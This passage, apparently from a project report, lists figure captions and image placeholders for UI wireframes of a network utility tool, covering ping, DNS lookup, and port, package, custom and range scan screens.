


Figure 302: Ping result UI wireframe




Figure 303: User selecting scan another host button wireframe




Figure 304: Result after selecting ping another host wireframe

## DNS Lookup




Figure 305: DNS Lookup UI wireframe




Figure 306: User requesting DNS record wireframe



Figure 307: DNS record processing wireframe




Figure 308: Searched DNS record wireframe




Figure 309: User clicking scan domain button wireframe




Figure 310: Result after clicking scan another button wireframe

### Port Scan Wireframe Package Scan Wireframe



Figure 311: Port Scan initial UI




Figure 312: User selecting package wireframe



Figure 313: User selecting Package port type wireframe





Figure 314: Package scan result request wireframe

## Custom Scan Wireframe




Figure 315: Custom port scan UI wireframe




Figure 316: User performing custom scan by filling parameter wireframe




Figure 317: Custom port scan process wireframe

### Range Scan Wireframe




Figure 318: Range Scan UI wireframe




Figure 319: User performing range scan by inserting parameter wireframe




Figure 320: Range scan process wireframe

## Results after scanning

